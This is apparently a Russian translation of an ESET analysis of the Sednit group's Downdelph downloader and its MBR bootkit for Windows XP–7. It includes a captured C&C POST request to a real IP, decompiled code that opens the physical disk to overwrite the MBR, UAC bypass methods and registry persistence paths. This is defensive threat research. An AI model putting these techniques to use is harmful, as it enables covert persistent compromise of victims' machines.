АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Группировка Sednit использует буткит в кибератаках

2 ноября 2016 года


Первые две части [1,2] нашего анализа деятельности группировки Sednit были посвящены механизмам первоначальной компрометации пользователей, а также описанию бэкдоров SEDRECO, XAGENT и XTUNNEL. Эти инструменты использовались для кибершпионажа за скомпрометированными пользователями, а также для эксфильтрации данных из зараженных систем.

Заключительная часть отчета посвящена интересному механизму скрытного поддержания присутствия в системе, который также используется группировкой для маскировки своего присутствия. Sednit использует для этих целей буткит-технологии, позволяющие компрометировать Windows на самом раннем этапе ее загрузки.

Для компрометации системы жертвы компонентом режима ядра, группировка использует специальный компактный загрузчик или даунлоадер, который специалисты ESET назвали Downdelph. Sednit использовала этот даунлоадер достаточно редко. На протяжении двух последних лет загрузчик привлекался для использования буткита, хотя операторы также использовали его и для установки в систему бэкдоров SEDRECO и XAGENT. Downdelph использовался группировкой с ноября 2013 по сентябрь 2015.

Ниже представлена хронология использования Downdelph.

Нам удалось отследить только семь случаев установки Downdelph на компьютеры пользователей. Во всех этих случаях использовался дроппер, который отвечал за установку в систему компонентов вредоносного ПО.



Видно, что в случаях 3, 4, 5, 6 дроппер использовал технику обхода системы управления аккаунтом пользователя (UAC). Авторы использовали две техники для обхода UAC. Первая заключается в использовании уже известного метода “RedirectEXE” shim database, а вторая на использовании DLL hijack уязвимости стандартной утилиты Windows под названием *sysprep.exe*. Это приложение имеет свойство автоматически повышать свои привилегии.

В седьмом кейсе, дроппер был установлен в систему с помощью направленного фишинга. Для других упомянутых на схеме случаев, такой метод установки вредоносного ПО не актуален. В данном случае, после своего запуска дроппер показывает пользователю документ-приманку для маскировки своей вредоносной деятельности. Ниже на рисунке показан этот документ, который представляет собой приглашение на конференцию, организованную Slovak Foreign Policy Association в ноябре 2015 г. Конференция посвящена российско-украинским отношениям.

FRIEDRICH EBERT STIFTUNG

SFPA


MINISTRY OF FOREIGN AND EUROPEAN AFFAIRS OF THE SLOVAK REPUBLIC

Conference	**EU Eastern Policy: shaping relations with Russia and Ukraine**
Date	3 November 2015
Venue	Congress Hall of the Ministry of Foreign and European Affairs of the Slovak Republic, Hlboká cesta 2, Bratislava
Organizer	Research Center of the Slovak Foreign Policy Association
Partners	Friedrich Ebert Stiftung and the Ministry of Foreign and European Affairs of the Slovak Republic
Media partner	EurActiv.sk
Working language	English
Aim	The aim of the conference is to discuss EU policy towards Eastern Europe with focus on topical issues that frame its current agenda with Russia and Ukraine. The one-day conference will, first, examine prospects for further development of the EU sanctions policy towards Russia in light of the implementation of the Minsk agreements and investigation of shooting of the Malaysian aircraft MH17; second, evaluate situation in Ukraine with focus on reform progress and domestic political (un)stability; and finally, analyse potential for cooperation between the EU members states in Central and South Eastern Europe and Ukraine in security of natural gas supply against Russia's moves in her export policy. The conference discussion will also aim to reflect upon a revised European Neighbourhood Policy that will be proposed by the European Commission in autumn 2015, and to contribute to the preparation of the EU global strategy for foreign and security policy recently started by the European External Action Service.

AGENDA

8:00-8:45 **Registration of participants**

Основная логика работы (core) Downdelph реализована в одном Delphi классе, который был назван авторами *TMyDownloader*. Этот же класс используется во всех остальных проанализированных нами экземплярах загрузчика. Кратко говоря, первое что делает Downdelph, это загружает основной конфигурационный файл, позволяющий расширить список C&C серверов, а затем извлекает полезную нагрузку с каждого из этих серверов. Весь этот процесс наглядно представлен на рисунке ниже.



Как уже упоминалось, первое, что делает Downdelph, это загружает с первоначального C&C сервера файл конфигурации под названием extended.ini. Адрес этого сервера жестко зашит в теле исполняемого файла. Для отправки сетевого запроса используется HTTP POST, в котором строка URI содержит название файла для извлечения. Это название файла закодировано с использованием специального алгоритма.

```
POST /search.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0)
Content-Type: application/x-www-form-urlencoded
Host: 104.171.117.216
Content-Length: 68
Cache-Control: no-cache

as_ft=e&as_q=gTVdOYQV&as_oq=vRFJZS2dleHh0dGh1TW5xZE1lSWRuLmlpWG5RaQr
```

Закодированное название файла "extended.ini"

Упоминавшийся алгоритм кодирования запроса был разработан для того, чтобы сделать написание сетевых сигнатур для сетевых запросов Downdelph сложным процессом. Для этого, после каждого символа строки вставляются специальные символы, которые генерируются псевдо-специальным способом. Таким образом, при вводе в запрос одного и того же слова, каждый из них будет кодироваться по разному.

Ответ от сервера представляет собой зашифрованный конфигурационный файл в формате INI. В файле присутствует одна секция с названием [options], которая содержит пары ключ-значение, как указано в таблице ниже.

Ключ	Значение
Servers	Разделенный запятыми список адресов вспомогательных C&C серверов (может быть NULL).
Crypt	Указывает на шифрование конфигурационных файлов с использованием RC4.
Sleep	Время ожидания перед повторным обращением к C&C-серверу.
Key	Криптографический ключ для замены ключа по умолчанию (может быть NULL).

Если значение ключа Servers не пустое, Downdelph добавляет адреса указанных C&C серверов в свой список для последующей загрузки оттуда полезной нагрузки (payload).

Для каждого из C&C серверов в списке, вредоносная программа выполняет три шага, которые используются для загрузки полезной нагрузки. На первом шаге Downdelph отправляет на сервер ID системы, который был сгенерирован на основе серийного номера жесткого диска. Второй шаг заключается в загрузке конфигурационного файла под названием pinlt.ini, который описывает файл полезной нагрузки. Сетевые запросы отправляются в приведенном выше на скриншоте формате. Возможные ключи и их значения конфигурационного фала описаны ниже в таблице.

Ключ	Значение
Sleep	Время ожидания перед повторным обращением к C&C-серверу (в случае своего присутствия, переопределяет указанное в extended.ini значение).
Crypt	Указывает на то, что полезная нагрузка зашифрована с использованием RC4.
Key	Криптографический ключ для замены ключа по умолчанию (в случае своего присутствия, переопределяет указанное в extended.ini значение).
FileName	Название файла полезной нагрузки для извлечения.
PathToSave	Расположение на диске, куда должен быть сохранен файл полезной нагрузки. В качестве альтернативы может использоваться слово shell для указания того, что полезная нагрузка представляет из себя шелл-код для исполнения в памяти.
Execute	Определяет необходимость запуска файла полезной загрузки на исполнение после того, как он будет записан на диск.
RunApp	Командная строка для запуска файла полезной нагрузки (например, rundll32.exe для DLL).
Parameters	Набор параметров, которые необходимо передать полезной нагрузке.
Delete	Определяет необходимость удаления файла полезной нагрузки с диска, после ее исполнения.
DelSec	Время ожидания перед удалением файла полезной нагрузки.


На последнем этапе вредоносная программа осуществляет загрузку файла полезной нагрузки с определенного C&C сервера и работает с ним таким образом, как указано в файле конфигурации. После опрашивания всех C&C серверов, Downdelph приостанавливает свою работу на некоторое время (Sleep), при этом время такого ожидания указано в параметре Sleep конфигурационного

файла. После этого Downdelph начинает процесс опроса C&C серверов с самого начала. Мы не наблюдали примеры конфигурационных файлов Downdelph in-the-wild. Тем не менее, нам известно, что в некоторых случаях он загружал в систему бэкдоры Sedreco и Xagent.

Мы наблюдали случаи использования Downdelph с буткитом в двух кейсах — 1 и 5. В последние годы буткиты стали довольно популярным способом загрузки нелегитимных драйверов режима ядра в 64-битых выпусках Windows. Хотя это справедливо и для нашего случая, стоит отметить, что использование буткита обуславливается механизмом гарантированного обеспечения выживаемости загрузчика Downdelph в системе. Использование буткита позволяет авторам глубоко спрятать вредоносные компоненты, делая их невидимыми еще до загрузки ОС.

Буткит Sednit способен компрометировать 32-х и 64-х битные выпуски Windows XP — 7. Насколько нам известно, этот буткит еще ни разу не был задокументирован кем-либо из исследователей, даже несмотря на то, что другие представители подобного рода вредоносных программ уже хорошо задокументированы.

Процесс установки буткита изменяется в зависимости от версии Windows, а также от ее разрядности, т. е. является ли она 32-х или 64-х битной. В обоих случаях установщик буткита начинает свое выполнение с перезаписи MBR.



MBR перезаписывается ее вредоносным аналогом, а оригинальный сектор шифруется и сохраняется во втором секторе. Основной код буткита хранится на диске начиная с третьего сектора также в зашифрованном с помощью операции XOR виде. Этот основной код будет отличаться для различных версий Windows, так как устанавливаемые им перехваты в процессе загрузки Windows различаются. После этого управление передается на драйвер руткита, который хранится на диске в зашифрованном с помощью алгоритма RC4 виде. Драйвер может быть как 32-х, так и 64-х битным.

Для доступа к первому сектору диска, т. е. MBR, дроппер прибегает к уже известному способу, который ранее использовали и авторы руткита TDL4.

```
// Opens a handle on the system partition.
GetSystemDirectoryA(lpSystemDirectory, 259u);
wsprintfA(FileName, "\\\\.\\%c:", lpSystemDirectory[0]);
hDevice = CreateFileA(FileName, GENERIC_WRITE|GENERIC_READ, FILE_SHARE_WRITE|FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
if ( hDevice == (HANDLE)0xFFFFFFFF )
{
  GetLastError();
  return 0;
}
BytesReturned = 0;
xmemset(&VolumeDiskExtents, 0, 256u);
// Retrieves the disk number.
LOBYTE(v0) = DeviceIoControl(
               hDevice,
               IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS,
               0,
               0,
               &VolumeDiskExtents,
               256u,
               &BytesReturned,
               0);
if ( !v0 )
  goto LABEL_6;
if ( VolumeDiskExtents.NumberOfDiskExtents > 0 )
{
  // Opens a handle on the physical system disk ( where the MBR is stored )
  wsprintfA(lpPhysicalDrive, "\\\\.\\PhysicalDrive%d", VolumeDiskExtents.Extents[0].DiskNumber);
  hDrive = CreateFileA(
             lpPhysicalDrive,
             GENERIC_WRITE|GENERIC_READ,
             FILE_SHARE_WRITE|FILE_SHARE_READ,
             0,
             OPEN_EXISTING,
             0,
             0);
```

После открытия дескриптора на устройство диска, дроппер использует API *WriteFile* для перезаписи первых секторов диска. Следует отметить, что эта операция требует наличия прав

администратора у дроппера в системе.


Далее дроппер сохраняет специальную библиотеку DLL в созданном разделе системного реестра под названием *HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Core Packages*. Как мы объясним позже, эта библиотека представляет собой компонент пользовательского режима. Кроме этого, сам загрузчик Downdelph хранится по тому же пути реестра, но в разделе с названием Impersonation Packages.

Эти два файла хранятся в параметрах системного реестра после других зашифрованных данных, которые также используются кодом буткита. Эти данные сжаты с помощью aPLib, а затем зашифрованы с помощью RC4 и начинаются с заголовка следующей структуры.

```
struct PackedChunkHeader
{
 DWORD magic; // значение установлено в '0x203a3320' или " :3 " в ASCII
 DWORD packed_size;
 DWORD unpacked_size;
 DWORD key_size;
 BYTE rc4_key[16];
};
```

Значение поля *magic* также записывается дроппером по смещению 0x19B вредоносного MBR и служит маркером того, что MBR уже перезаписан вредоносным содержимым.

После своей установки в систему, буткит берет на себя контроль за ней с последующей загрузкой Windows. Процесс загрузки системы Windows 7 с буткитом указан ниже на рисунке.




Очевидно, что основной целью буткита является компрометация Windows на самом раннем этапе и скрытное исполнение полезной нагрузки после ее загрузки. К сожалению, такая схема выживания буткита в системе требует использование значительных модификаций системных компонентов Windows в памяти. Буткит должен содержать в своем арсенале код как для реального режима работы микропроцессора, так и для защищенного, а также постоянно проверять факт получения контроля над загрузкой системы на каждом из этапов. Для достижения этой цели вредоносный код устанавливает различные перехваты в системных компонентах в памяти. Несмотря на то, что процесс исполнения кода буткита в системе описан на картинке выше, а также в презентации наших специалистов под названием Bootkits: Past, Present & Future, существует ряд особенностей, которые мы хотели бы отметить.

Вредоносный код в MBR буткита расшифровывает в буфер памяти код буткита, а также драйвер,


который был сохранен на диске начиная с третьего сектора. В исследованной нами системе этот буфер находился по физическому адресу 0x97C00. Таким образом, этот регион памяти содержит основную часть кода буткита, а также перехваты для bootmgr, winload.exe и ACPI.sys. Таким образом, перехваты в этих модулях будут перенаправлять поток исполнения в вышеуказанный буфер. Такое свойство не характерно для буткитов, поскольку, как правило, они копируют свой код на каждом этапе загрузки в новую область памяти, чтобы обеспечить свое выживание при переключении режима микропроцессора с реального на защищенный.

Кроме этого, Sednit буткит является первым экземпляром, который использует легитимный драйвер acpi.sys для своей загрузки. Вредоносный код модифицирует код в точке входа в этот драйвер таким образом, чтобы она указывала на небольшой фрагмент кода из его секции ресурсов.



Этот фрагмент вредоносного кода получает в качестве входного аргумента адрес загрузки ядра ntoskrnl.exe в памяти, в неиспользуемых полях PE-заголовка которого буткит хранит некоторые свои важные данные. Используя эти данные, код буткита восстанавливает первые пять байт точки входа acpi.sys, а затем перенаправляет код буткита по физическому адресу 0x97C00. Данный регион физической памяти был спроецирован на виртуальную память защищенного режима с помощью API ядра *MmMapIoSpace*. Этот код расшифровывает и запускает на исполнение драйвер буткита.

Драйвер буткита внедряет содержимое пользовательского режима в процесс explorer.exe путем модификации его точки входа перед ее фактическим исполнением. Этот компонент пользовательского режима запускает на исполнение сам загрузчик Downdelph. Кроме этого, он пытается установить экспортируемую глобальную boolean-переменную *m_bLoadedByBootkit* в единицу.



Поскольку эта глобальная переменная отсутствует во всех исполняемых файлах Downdelph кроме загрузчика, мы предполагаем, что буткит первоначально был предназначен для использования с различной полезной нагрузкой, а в дальнейшем он был переориентирован операторами Sednit на нужный им компонент. Кроме этого, пользовательский компонент буткита экспортирует две функции под названиями *Entry* и *ep_data*.